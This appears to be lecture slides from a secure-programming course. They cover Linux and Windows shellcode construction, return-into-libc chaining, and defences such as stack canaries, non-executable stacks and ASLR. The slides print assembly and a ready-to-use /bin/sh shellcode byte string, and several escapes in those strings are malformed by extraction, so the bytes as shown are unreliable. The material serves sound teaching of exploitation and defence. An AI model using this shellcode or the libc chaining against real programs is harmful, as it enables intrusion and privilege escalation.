

---

# Secure Programming II (SecProg 2)

Andrea Lanzi

[lanzi@eurecom.fr](mailto:lanzi@eurecom.fr)

---

# Part III

## (continued)

# The Shellcode

# Shellcode


---

- Sequence of machine instructions that are executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)
- They can practically do anything:
  - Create a new user
  - Change user passwd
  - Modify the .rhosts file
  - Bind a shell to a port (remote shell)
  - ...

# How to Spawn a Shell

---

```
void main(int argc, char **argv) {  
    char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
  
    execve(name[0], name, NULL);  
}
```



```
(gdb) disas execve  
.....  
mov     0x8 (%ebp), %ebx  
mov     0xc (%ebp), %ecx  
mov     0x10 (%ebp), %edx  
mov     $0xb, %eax  
int     $0x80  
.....
```

# How to Spawn a Shell

---

```
int execve(char *file, char *argv[], char *env[]) {
```

```
(gdb) disas execve
....
mov     0x8(%ebp), %ebx
mov     0xc(%ebp), %ecx
mov     0x10(%ebp), %edx
mov     $0xb, %eax
int     $0x80
....
```

copy *\*file* to ebx

copy *\*argv[]* to ecx

copy *\*env[]* to edx

put the

s

yscall number in eax


(execve = 0xb)

invoke the syscall

# How to Spawn a Shell

---

- Three parameters:
  - `*file`: put somewhere in memory the sting (terminated by `\0`)  
`\bin\sh`
  - `*argv[]`: put somewhere in memory the address of the string `\bin\sh` followed by NULL (`0x00000000`)
  - `*env[]`: put somewhere in memory a NULL




# The Address Problem

---

- How can we put in memory the address of the string `\bin\sh` if we do not even know where the position of the shellcode is?
- Solution...
  - The CALL instruction puts the return address on the stack
  - If we put a CALL instruction is just before the string `\bin\sh`, when it is executed it will save on the stack the address of the string

# The jump/call trick

---



`popl` gets from the stack the return address set by the `call` instruction (that is, the address of `/bin/sh`)

# The Shellcode (almost ready)

```
jmp 0x26          # 2 bytes
popl %esi         # 1 byte
movl %esi,0x8(%esi) # 3 bytes
movb $0x0,0x7(%esi) # 4 bytes
movl $0x0,0xc(%esi) # 7 bytes
movl $0xb,%eax   # 5 bytes
movl %esi,%ebx   # 2 bytes
leal 0x8(%esi),%ecx # 3 bytes
leal 0xc(%esi),%edx # 3 bytes
int $0x80        # 2 bytes
movl $0x1,%eax   # 5 bytes
movl $0x0,%ebx   # 5 bytes
int $0x80        # 2 bytes
call -0x2b       # 5 bytes
.string \"/bin/sh\" # 8 bytes
```

setup

execve()

exit()

setup

# The Zeros Problem

---

```
char shellcode[] = "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c  
\x00\x00\x00"  
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

- The shellcode is usually copied into a string buffer
- `\x00` is the string terminator character
- Problem: any null byte would stop copying
- Solution: substitute any instruction containing zeros, with an alternative instruction

```
mov 0x0, reg --> xor reg, reg  
mov 0x1, reg --> xor reg, reg  
inc reg
```

# The ready-to-use Shellcode

---

```
char shellcode[] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
"\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

# Writing Shellcodes for Windows

---

- System calls are not the answer anymore:X
  - Window syscall interface (int 0x2e or sysenter) changes between versions
  - Windows syscall interface is limited (no documented network support)
- Using syscalls in Windows shellcode is “bad practice”
  - Library calls instead of syscalls
  - First decide which functions you need to use in the shellcode, then find their absolute addresses
- The key difference is the fact that the address of the functions in Windows will vary from version to version (service packs, patches, etc.)

# Absolute Addressing

---

- The only module guaranteed to be mapped into the processes address space is kernel32.dll
- If the function we need is in that library, we can just call it using its address:

```
xor eax,eax
mov ebx, 0x77e61bea ;address of Sleep
mov ax, 5000      ;pause for 5000ms
push eax
call ebx        ;Sleep(ms)
```

# Dynamic Addressing

---

- Kernel32.dll contains two important functions:
  - LoadLibraryA (libraryname);
  - GetProcAddress(hmodule, functionname);
- Enough to execute any function we need but..
  - Kernel32.dll is not always loaded at the same address
  - The address of functions inside kernel32.dll may vary between Windows versions

# Locating kernel32

---

- The operating system allocates a Process Environment Block (PEB) structure for every running process
  - The PEB can always be found at fs:[0x30] in the process memory
- The PEB structure contains three linked lists with info about loaded modules that have been mapped into process space.
  - One list is ordered by the initialization time
  - kernel32.dll is always the second module to be initialized
- It is possible to deterministically extract the base address for kernel32.dll from the PEB

# Locating GetProcAddress

---

- The DLL PE image export directory table contains three important arrays:
  - the functions array
  - the symbol names array
  - ordinals array
- To resolve a symbol one must
  - Search it in the symbol names array
    - Four byte hash are used to reduce the space
  - The corresponding entry in the ordinals array is the function index
  - Use the index to retrieve the function virtual address from the function array

---

# Part IV

## Protection and Prevention Mechanisms

# A Combination of Different Approaches

---

- At the program level
  - To prevent attacks by removing the vulnerabilities
- At the compiler level
  - To detect and block exploits attempts
- At the operating system level
  - To make the exploitation much more difficult

# First of All: the Human Factor

---

- The main cause of buffer overflows are bad programmers, not the C language ;)
  - Educate programmers on how to write secure code
  - Test the programs with a focus on security issues (remember the testing lecture?)
- Switch to more secure library functions
  - Standard library: strncpy, strncat
  - BSD's strlcpy, strlcat
  - LibSafe: wrapper around a set of potentially “dangerous” libc functions
  - Contra Police: libc extension to prevent heap overflows

# Run time checking: Libsafe

---

- Dynamically loaded library (LD\_PRELOAD)
  - Works with pre-compiled executables
- Intercepts calls to
  - Strcpy, strcat, getwd, gets, realpath, ...
- Use frame pointer to approximate the buffer size:
  - $buffer\_size < |EBP - buff\ address|$
- Add some check to make sure that any buffer overflows are contained within the current stack frame
  - Terminate the application if the space is not sufficient

# Program Level: Static Analysis

---

- Statically check source code to detect buffer overflows.
  - Ccured
  - Flawfinder
  - Insure++
  - CodeWizard
  - Cigital ITS4
  - Cqual
  - Microsoft PREfast/PREfix
  - Pscan
  - RATS
  - Fortify

# Compile-time Technique: Stack Protection

---

- Goal:
  - protect the function frame from being overwritten by the attacker
- Idea:
  - Add a "canary" value between the local variables and the saved EBP
  - At the end of the function, check that the canary is “still alive”
  - A different canary value means that a buffer preceding it in memory has been overflowed



# Canary Values

---

- **Terminator canaries**: contain string terminator characters (`\0`) to stop string copy routines
- **Random canaries**: contain a random value generated at program initialization and stored in a global variable
  - The attacker has to find a way to read the canary
- **Random XOR canaries**: contain a random value XORed with all (or part of) the control data to protect
  - Can be used to detect attacks in which the attacker is able to modify the return address without overwriting the canary

# Stack Protection Implementations

---

- StackGuard
  - First canary implementation (by Immunix Corp) in 1997
  - Implemented as a patch for gcc 2.95
- GCC Stack-Smashing Protector (ProPolice)
  - First developed as a patch for gcc 3.x
  - Supports canary and stack variable rearrangement
  - Part of GCC 4.1
- Visual Studio 2003 - GS option
  - Compiler option to insert canaries (called security cookies by Microsoft) e stack rearrangement

# OS Level: Not Executable Stack

---

- Does not block stack buffer overflows, but prevent the shellcode from being executed
  - Can affect the execution of some programs that normally require to execute data on the stack
  - It makes use of hardware features such as the NX bit (IA-64, AMD64)
- Supported by many operating systems
  - MacOs X
  - Data Execution Prevention
  - Windows (DEP) in Windows XP Service Pack 2 and Windows Server 2003
  - OpenBSD W^X

# OS Level: Not Executable Stack

---

- Does not block buffer overflows, but prevents the shellcode from being executed
  - Can affect the execution of some programs that normally require to execute data on the stack
  - It makes use of hardware features such as the NX bit (A-64, AMD64)
- Supported by many operating systems
  - Mac OS X
  - Data Execution Prevention (DEP) in Windows XP Service Pack 2 and Windows Server 2003
  - OpenBSD W^X
  - ExecShield and PAX patches per Linux

# OS Level: Address Space Randomization

---

- Introduce artificial diversity by randomly arranging the positions of key data areas (base of the executable, position of the libraries, heap, and stack)
  - Prevent the attacker from being able to easily predict target addresses
- Implementations:
  - Linux kernels from 2.6.12
- `/proc/sys/kernel/randomize_va_space`
  - Windows Vista
  - Mac OS X 10.5 (incomplete implementation)

---

# Part V


## Return to Libc

# Getting Around Non-Executable Stack

---


- The shellcode in the buffer cannot be executed but..
  - The attacker can still control the stack content
  - The attacker can still control the EIP value
- Why not call existing code?
- libc is an attractive target
  - Very powerful functions (system, execve..)
  - Linked by almost every programs

# Return-into-libc




# Using the LibC to Move the Shellcode

---



# Chaining Multiple Function Calls



# Executing Arbitrary Sequences of Functions

---

- Function chaining is limited by the size and number of parameters
- By using as fake return address the address of a function epilogue it is possible to induce the application to adjust the stack before each execution




```
movl %ebp, %esp  
popl %ebp  
ret
```

- The initial overflow sets up a number of fake function frames that contain fake saved frame pointers

addr of /bin/sh
epilogue
system()
f2
suid (param 3)
euid (param 2)
ruid (param 1)
epilogue
setresuid
f1 (ptr to f2)
epilogue
ptr to f1
buffer

addr of /bin/sh
epilogue
system()
f2
suid (param 3)
euid (param 2)
ruid (param 1)
epilogue
setresuid
f1 (ptr to f2)
epilogue

addr of /bin/sh
epilogue
system()
f2
suid (param 3)
euid (param 2)
ruid (param 1)
epilogue
f1 (ptr to f2)



# The NULL Problem

---

- Sometimes functions require a parameter that contain zeros
- Since zeros cannot be copied, we need to put placeholders and then call a function to substitute them with zeros
- Strcpy is the right candidate for this job
  - The first argument must point to the byte that has to be nullified
  - The second argument has to point to a null byte (located somewhere in memory, probably in the program image)

# References

---

- Overflow memory region on the stack
  - overflow function return address
    - Phrack 49 -- Aleph One: [Smashing the Stack for Fun and Profit](#)
    - Phrack 58 -- Nergel: The advanced return-into-lib(c) exploits
  - overflow function frame (base) pointer
    - Phrack 55 -- klog: The Frame Pointer Overflow
  - overflow longjump buffer
- Overflow (dynamically allocated) memory region on the heap
  - Phrack 57: MaXX: Vudo malloc tricks
  - Phrack 57: anonymous: Once upon a free()
- Windows Shellcoding
  - Understanding Windows Shellcode

# Conclusion

---

- We looked at shellcode writing
- Windows shellcode
- Return into Lib C
- See you next time